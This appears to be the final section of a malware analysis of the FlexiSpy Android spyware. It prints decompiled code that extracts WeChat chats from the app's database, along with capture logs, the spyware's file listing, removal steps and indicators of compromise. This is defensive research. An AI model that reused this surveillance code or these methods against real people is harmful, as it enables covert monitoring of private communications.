
```
public static ArrayList captureNewEvents(String arg9, long arg10, long arg12, SQLiteDatabase arg14, ImParameters arg15, SQLiteDatabase arg16, String arg17) {
    if(WeChatCapturingHelper.LOGV) {
        FxLog.v("WeChatCapturingHelper", "captureNewEvents # ENTER... refId: " + arg10);
    }

    ArrayList v7 = new ArrayList();
    Cursor v2 = null;
    if(arg14 != null) {
        try {
            v2 = arg14.rawQuery(WeChatCapturingHelper.getQueryStatement(), new String[]{arg10 + "", arg12 + ""});
            if(v2 != null) {
                v7 = WeChatCapturingHelper.keepConversation(arg14, arg9, v2, arg15, arg16, arg17);
            }
            else {
                goto label_49;
            }
```

execute SQL sentence to get chat message record.

SELECT msgId, m.msgSvrId, createTime, talker, m.conten
ON m.talker = c.username LEFT JOIN chatroom ON
chatroomname = m.talker WHERE m.type
IN (1, 43, 48,3,34,62) AND msgId > ? AND msgId <= ?
ORDER BY msgId DESC

Figure 23. The function captureNewEvents

The following is the key code snippet of the function keepConversation.



```
private static ArrayList<WeChatData> keepConversation(SQLiteDatabase db, String writablePath, Cursor cursor, ImParameters imParameters, SQLiteDatabase avatarDatabase, String currentOwner) {
    ArrayList<WeChatData> dataList = new ArrayList();
    Direction direction = Direction.UNKNOWN;
    String senderId = null;
    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("dd/MM/yy HH:mm:ss");
    LocationInfo locationInfo = null;
    if (cursor.moveToLast()) {
        if (LOGV) {
            FxLog.m82v(TAG, "keepConversation # ENTER While loop...");
        }
        do {
            ArrayList<String> participantArray;
            Iterator i$;
            OwnerInfo ownerInfo = getOwnerInfo(db, writablePath, avatarDatabase, currentOwner, imParameters.getAppLinuxUserId());
            WeChatData weChatData = new WeChatData();
            SenderInfo senderInfo = new SenderInfo();
            ConversationInfo conversationInfo = new ConversationInfo();
            ArrayList<Attachment> attachments = new ArrayList();
            boolean canAdd = true;
            int isSend = cursor.getInt(cursor.getColumnIndex(COLUMN_ISSEND));
            if (LOGV) {
                FxLog.m82v(TAG, "keepConversation # isSend:" + isSend);
            }
            if (isSend == 1) {
                direction = Direction.OUT;
            } else {
                direction = Direction.IN;
            }
            String text = cursor.getString(cursor.getColumnIndex("content"));
            String conversationId = cursor.getString(cursor.getColumnIndex(COLUMN_TALKER));
            String conversationName = cursor.getString(cursor.getColumnIndex(COLUMN_NICKNAME));
            int msgType = cursor.getInt(cursor.getColumnIndex("type"));
            long time = cursor.getLong(cursor.getColumnIndex(COLUMN_CREATE_TIME));
            long msgSvrId = cursor.getLong(cursor.getColumnIndex(COLUMN_MSGSVRID));
            String dateTime = simpleDateFormat.format(new Date(time));
            String memberList = cursor.getString(cursor.getColumnIndex(COLUMN_MEMBER_LIST));
```


Get ownerUid:[xxxxxx] and ownerName:[xxxxxx]

It's a customed class that formats data of chat.

Get the chat message content.

Figure 24. The key code snippet of the function keepConversation


The function toString() of the class WechatData, which includes chat message text, timestamp, sender, participant(receiver),etc.



```
public String toString() {
    StringBuilder v2 = new StringBuilder();
    v2.append("\ntextRepresentation: " + this.textRepresentation);
    v2.append("\ntext: " + this.data);
    v2.append("\ndateTime: " + this.dateTime);
    v2.append("\nsender: " + this.senderInfo.getSenderUid() + "|" + this.senderInfo.getSenderName());
    v2.append("\nconversation: " + this.conversationInfo.toString());
    Iterator v0 = this.participants.iterator();
    while(v0.hasNext()) {
        v2.append("\nparticipant: " + v0.next().toString());
    }

    if(this.shareLocationData != null && this.shareLocationData.getLatitude() != 0) {
        v2.append("\nlocation: (" + this.shareLocationData.getLatitude() + "," + this.shareLocationData.getLongitude() + ") name: " + this.shareLocationData.getPlaceName());
    }

    if(this.attachments != null && this.attachments.size() > 0 && this.attachments.get(0) != null) {
        v2.append("attachments: " + this.attachments.get(0).getAttachmentName() + " " + this.attachments.get(0).getAttachmentPath());
    }

    v2.append("\nownerData: " + this.ownerData.toString());
    return v2.toString();
}
```


Figure 25. The function toString() of class WechatData

The following is the log file from logcat. We can see the chat message text is “$$$ testwechat” tested by me.



```
V/WeChatCapturingHelper( 1308): (tid:83|WeChatCaptureThread) keepConversation # msgType: 1, text: $$$ testwechat, msgSvrId: 4142047058102555392, isGroupChat: false
```

Figure 26. The log file including the chat message tested.



```
I/WeChatCapturingHelper( 1308): (tid:83|WeChatCaptureThread) Adding WeChatData:
I/WeChatCapturingHelper( 1308): textRepresentation: 1
I/WeChatCapturingHelper( 1308): text: $$$ testwechat
I/WeChatCapturingHelper( 1308): dateTime: 17/05/17 06:35:35
I/WeChatCapturingHelper( 1308): sender: [redacted]|[redacted]
I/WeChatCapturingHelper( 1308): conversation: ConversationInfo { Name: 宋, Id: wxid_6351103510513, PicturePath: null, Status: null
I/WeChatCapturingHelper( 1308): participant: Participant { Name: 宋, Uid: wxid_6351103510513, Contact: null, Status: null, PicPath: }
I/WeChatCapturingHelper( 1308): ownerData: OwnerInfo { Name: [redacted], Uid: [redacted] Contact: null, ProfilePicPath: , Status: nulltoken: null }
```

The chat message sent by owner.


Recevier to the chat message.

Figure 27. The log file including chat message and participant

From above analysis, Flexispy can spy the chat message of Wechat, the chat message text “$$$ testwechat” is corresponding with that one in the screenshot of sending chat message in Wechat.

Summary

The following is the list of app spy supported by FlexiSpy for android.



```
capture
  audio
  browserurl
  calendar
  calllog
  callrecorder
  camera
  chrome
  core
  email
  facebook
  hangouts
  hike
  instagram
  kik
  line
  location
  mms
  password
  qq
  simchange
  skype
  sms
  snapchat
  telegram
  tinder
  viber
  wa
  wallpaper
  wechat
  yahoo
```

Figure 28. The list of app spy supported

We can see the IM apps supported includes Facebook, Hangouts, Hike, Instagram, Line, QQ, Skype, Snapchat, Telegram, Tinder, Viber, WhatsApp, WeChat. They all are the most popular IM software. Besides, FlexiSpy for android can spy on camera, email, yahoo, browser, audio, chrome, calendar, etc.


Part 5: Summary and Solution

Summary

Through the previous four parts of detailed analysis of FlexiSpy for android, we can see FlexiSpy for android is all-in-one spyware and designed sophisticatedly and very complicated. The spy app supports full IM tracking, VoIP call recording& live call interception, it also can spy on messages, GPS, Multimedia, Internet, Applicaions, etc.

In order to support all spy features, it's required that the android device is rooted. The spy app setups the startup script. When the device is reboot, the startup script could be executed to start some daemon processes, we have analyzed these daemon processes in part 2. FlexiSpy uses FileObserver to monitor database file and shared preferences file in private folder in IM apps. Generally, in IM software on mobile device the chat messages are stored as database file. Some databases might not be encrypted like Skype app, it's easy to execute some SQL sentences to gain the sensitive info related to chat message after rooting the android device. Other databases might be encrypted like WeChat app, it seems that it's more secure, but the private key is still calculated via reversing engineering the IM app. Once the private key is got, you can decrypt the database using it.

Even when I uninstall FlexiSpy for android app (package: com.android.systemupdate), the spy activity is always ongoing. I tested Skype and WeChat app after uninstall the spy app “com.android.systemupdate”, it’s still successful to monitor the chat message for Skype and WeChat. In part 4, we can see the spy functionality is in these daemon processes. The working directory of FlexiSpy for Android is /data/misc/adn/. The list of files in folder /data/misc/adn/ is shown below.




```
root@hammerhead:/data/misc/adn # ls -ls
total 100220
-rw-rw-rw- root     root        20784 2017-05-16 00:42 5002
-rw-rw-rw- root     root       535585 2017-05-16 00:40 Camera.apk
-rw-rw-rw- root     root         4268 2017-05-16 00:40 Xposed-Disabler-Recovery.zip
-rw-rw-rw- root     root         4367 2017-05-16 00:40 Xposed-Installer-Recovery.zip
-rw-rw-rw- root     root        98482 2017-05-16 00:40 XposedBridge.jar
-rw-rw-rw- root     root          423 2017-05-16 00:43 app_container_info.dat
drwxrwxrwx root     root              2017-05-16 00:42 arm64-v8a
-rw-rw-rw- root     root        22732 2017-05-16 00:40 arm_app_process_xposed_sdk15
-rwx------ root     root        21980 2017-05-16 00:40 arm_app_process_xposed_sdk16
-rw-rw-rw- root     root         5520 2017-05-16 00:40 arm_xposedtest_sdk15
-rw-rw-rw- root     root         5372 2017-05-16 00:40 arm_xposedtest_sdk16
-rw-rw-rw- root     root       237208 2017-05-16 00:41 aud.zip
-rw------- root     root            5 2017-05-24 22:57 audio.ref
-rw------- root     root            5 2017-05-24 22:57 browserurl.ref
-rw-rw-rw- root     root       353884 2017-05-16 00:41 bugd.zip
-rwxrwxrwx root     root      1937480 2017-05-16 00:41 busybox
-rw------- root     root            5 2017-05-24 22:56 calllog.ref
-rw-rw-rw- root     root       353884 2017-05-16 00:41 callmgr.zip
-rwxr-xr-x system   system        170 2017-05-16 00:42 callmgrd
-rw-rw-rw- root     root       353884 2017-05-16 00:41 callmon.zip
-rwxr-xr-x system   system        170 2017-05-16 00:42 callmond
-rw------- root     root            5 2017-05-24 22:57 chrome.ref
-rw-rw-rw- root     root     34251340 2017-05-16 00:40 com.android.systemupdate-1.apk
drwxrwxrwx root     root              2017-05-24 23:51 com.tencent.mm
-rw------- root     root         6021 2017-05-24 23:02 connection_history.dat
-rw-rw---- root     root        20480 2017-05-24 23:02 ddmmgr.db
-rw-rw-rw- root     root        12824 2017-05-24 23:02 ddmmgr.db-journal
-rw------- root     root           22 2017-05-16 00:43 device_id
-rw------- root     root            1 2017-05-22 16:14 disable
-rw-rw-rw- root     root       136600 2017-05-16 00:41 dwebp
-rw-rw-rw- root     root       202464 2017-05-16 00:41 dwebp64
-rw-rw---- root     root       610304 2017-05-24 23:00 events.db
-rw-rw-rw- root     root        49760 2017-05-24 23:00 events.db-journal
-rw------- root     root           77 2017-05-16 23:00 facebook.ref
-rw------- root     root            5 2017-05-24 22:57 facebook_calllog.ref
-rwxrwxrwx root     root     18439556 2017-05-16 00:41 ffmpeg
-rwxrwxrwx root     root        12750 2017-05-24 22:57 finsky.xml
-rw-rw-rw- root     root     26512395 2017-05-24 23:56 fx.log
-rw------- root     root            5 2017-05-24 22:56 generic_gmail.ref
-rw-rw-rw- root     root     10266016 2017-05-16 00:41 gesture_hash.zip
-rw------- root     root            5 2017-05-24 22:56 gmail.ref
-rw------- root     root           77 2017-05-17 05:52 hangouts.ref
-rw------- root     root           77 2017-05-16 23:01 hike.ref
-rw------- root     root            5 2017-05-24 22:57 image.ref
-rw------- root     root           77 2017-05-16 23:01 instagram.ref
-rw------- root     root            5 2017-05-24 22:56 integrated_email.ref
-rw------- root     root           77 2017-05-16 23:01 kik.ref
-rw-rw-rw- root     root       275716 2017-05-16 00:41 libaac.so
-rw-rw-rw- root     root       124108 2017-05-16 00:41 libamr.so
-rw-rw-rw- root     root       399712 2017-05-16 00:41 libasound.so
-rw-rw-rw- root     root       899784 2017-05-16 00:41 libcrypto_32bit.so
-rw-rw-rw- root     root        70616 2017-05-16 00:41 libflasusconfig.so
-rw-rw-rw- root     root        70664 2017-05-16 00:41 libflhtcconfig.so
-rw-rw-rw- root     root        70664 2017-05-16 00:41 libfllgconfig.so
-rw-rw-rw- root     root        70664 2017-05-16 00:41 libflmotoconfig.so
-rw-rw-rw- root     root        70664 2017-05-16 00:41 libflsamsungconfig.so
-rw-rw-rw- root     root        70664 2017-05-16 00:41 libflsonyconfig.so
-rw-rw-rw- root     root        13544 2017-05-16 00:41 libfxexec.so
-rw-rw-rw- root     root         9364 2017-05-16 00:41 libfxril.so
-rw-rw-rw- root     root       590584 2017-05-16 00:41 libfxtmessages.8.so
-rw-rw-rw- root     root        66868 2017-05-16 00:41 libfxwebp.so
-rw-rw-rw- root     root        26088 2017-05-16 00:41 libkma.so
-rw-rw-rw- root     root        13460 2017-05-16 00:41 libkmb.so
-rw-rw-rw- root     root       136452 2017-05-16 00:41 liblame.so
-rw-rw-rw- root     root       136464 2017-05-16 00:41 libmp3lame.so
-rw-rw-rw- root     root       386244 2017-05-16 00:41 libsqliteX.so
-rw-rw-rw- root     root       210540 2017-05-16 00:41 libvcap.so
-rw------- root     root           77 2017-05-16 23:00 line.ref
-rwxr-xr-x system   system        160 2017-05-16 00:42 maind
-rw-rw-rw- root     root      2093812 2017-05-16 22:59 maind.zip
drwxrwxrwx root     root              2017-05-16 00:41 mixer
-rw------- root     root            5 2017-05-24 22:57 mms.ref
-rw------- radio    radio          95 2017-05-24 22:56 network_type.ref
-rwxrwxrwx root     root      1127104 2017-05-16 00:41 panzer
-rw-rw-rw- root     root        28672 2017-05-24 23:02 phoenix_db.db
-rw-rw-rw- root     root        12824 2017-05-24 23:02 phoenix_db.db-journal
-rwxr-xr-x system   system        161 2017-05-16 00:42 pmond
-rw-rw-rw- root     root       237584 2017-05-16 00:41 pmond.zip
-rw------- root     root         4618 2017-05-16 01:01 preferences.dat
-rwxrwxrwx system   system        160 2017-05-16 00:42 psysd
-rw-rw-rw- root     root       280111 2017-05-16 00:41 psysd.zip
-rw------- root     root         4608 2017-05-24 23:47 push_connection_history.dat
-rw------- root     root          146 2017-05-16 23:01 qq.ref
drwxrwxrwx root     root              2017-05-22 16:14 skype
-rw------- root     root           77 2017-05-24 23:00 skype.ref
-rw------- root     root            5 2017-05-24 22:57 skype_calllog.ref
-rw------- root     root            5 2017-05-24 22:56 sms.ref
-rw------- root     root           77 2017-05-16 23:01 snapchat.ref
-rw------- root     root          398 2017-05-24 22:56 system_url.dat
-rw------- root     root           77 2017-05-16 23:01 telegram.ref
-rw-rw-rw- root     root       178053 2017-05-16 00:41 ticket.apk
-rw------- root     root           77 2017-05-16 23:01 tinder.ref
-rwxrwxrwx root     root        28784 2017-05-16 00:41 vdaemon
-rwxrwxrwx root     root         1886 2017-05-24 22:57 vending_preferences.xml
-rw------- root     root           77 2017-05-16 23:00 viber.ref
-rw------- root     root            5 2017-05-24 22:57 viber_calllog.ref
-rw------- root     root            5 2017-05-24 22:57 video.ref
-rw------- root     root           77 2017-05-18 00:32 wechat.ref
-rw------- root     root           77 2017-05-16 23:00 whatsapp.ref
-rw------- root     root            5 2017-05-24 22:57 whatsapp_calllog.ref
-rw-rw-rw- root     root        26840 2017-05-16 00:41 x86_app_process_xposed_sdk15
-rw-rw-rw- root     root        29848 2017-05-16 00:41 x86_app_process_xposed_sdk16
-rw-rw-rw- root     root         3212 2017-05-16 00:41 x86_xposedtest_sdk15
-rw-rw-rw- root     root         5156 2017-05-16 00:41 x86_xposedtest_sdk16
-rw------- root     root           77 2017-05-16 23:00 yahoo.ref
root@hammerhead:/data/misc/adn #
```

Figure 1. The list of files in folder /data/misc/adn/

The file fx.log in the folder /data/misc/adn/ is the log of FlexiSpy for android.

For normal users, if you found the file fx.log in folder /data/misc/adn/, it can confirm your android device is being spied by FlexiSpy for android, you can follow the steps below to remove FlexiSpy.

1. Uninstall package com.android.systemupdate.
2. Remove the folder /data/misc/adn and the script files /system/su.d/0000adam.sh and /system/etc/install-recovery-2.sh at root shell.
3. Remove some cached DEX files marked in red below in folder /data/dalvik-cache/.



```
root@hammerhead:/data/dalvik-cache # ls -l
-rw-r--r-- system   all_a14  10866064 2017-05-16 23:11 data@app@com.android.vending-1.apk@classes.dex
-rw-r--r-- system   all_a7    5474536 2017-05-16 23:08 data@app@com.google.android.gms-1.apk@classes.dex
-rw-r--r-- system   all_a62   7375568 2017-05-16 23:12 data@app@com.google.android.play.games-1.apk@classes.dex
-rw-r--r-- system   all_a77  10102768 2017-05-16 23:12 data@app@com.skype.raider-1.apk@classes.dex
-rw-r--r-- system   all_a78  15315696 2017-05-17 05:55 data@app@com.tencent.mm-1.apk@classes.dex
-rw-r--r-- system   all_a76    320128 1970-09-13 13:54 data@app@de.robv.android.xposed.installer-1.apk@classes.dex
-rw-r--r-- root     root       322376 2017-05-16 00:36 data@data@de.robv.android.xposed.installer@bin@XposedBridge.jar@classes.dex
-rw-r--r-- radio    radio      957464 2017-05-16 00:42 data@misc@adn@callmgr.zip@classes.dex
-rw-r--r-- root     root       957464 2017-05-16 00:42 data@misc@adn@callmon.zip@classes.dex
-rw-r--r-- root     root      6136944 2017-05-16 23:00 data@misc@adn@maind.zip@classes.dex
-rw-r--r-- root     root       669944 2017-05-16 00:42 data@misc@adn@pmond.zip@classes.dex
-rw-r--r-- system   system     798160 2017-05-16 00:42 data@misc@adn@psysd.zip@classes.dex
-rw-r--r-- root     root       435624 2017-05-16 00:44 data@misc@adn@ticket.apk@classes.dex
-rw-r--r-- system   all_a24     16600 1970-09-13 13:29 system@app@BasicDreams.apk@classes.dex
-rw-r--r-- system   u0_a31002   803896 1970-09-13 13:29 system@app@Bluetooth.apk@classes.dex
-rw-r--r-- system   all_a25   5069320 1970-09-13 13:29 system@app@Books.apk@classes.dex
```

Figure 2. The list of files in the folder /data/dalvik-cache/

Solution

The spy app sample is detected by Fortinet Antivirus signature Android/Kresoc.A!tr.bdr.

IoCs

hxxp://test-client.mobilefonex.com

hxxp://client.mobilefonex.com

Hash

SHA256: 2a1e5a7dafa54a23fe9050f1fdd1286d3bdfb75a80a90cafebfdbbc451f4f9a4

Reference

https://github.com/Te-k/flexidie

http://www.cybermerchantsofdeath.com/blog/2017/04/23/FlexiSpy.html

http://www.cybermerchantsofdeath.com/blog/2017/04/23/FlexiSpy-pt2.html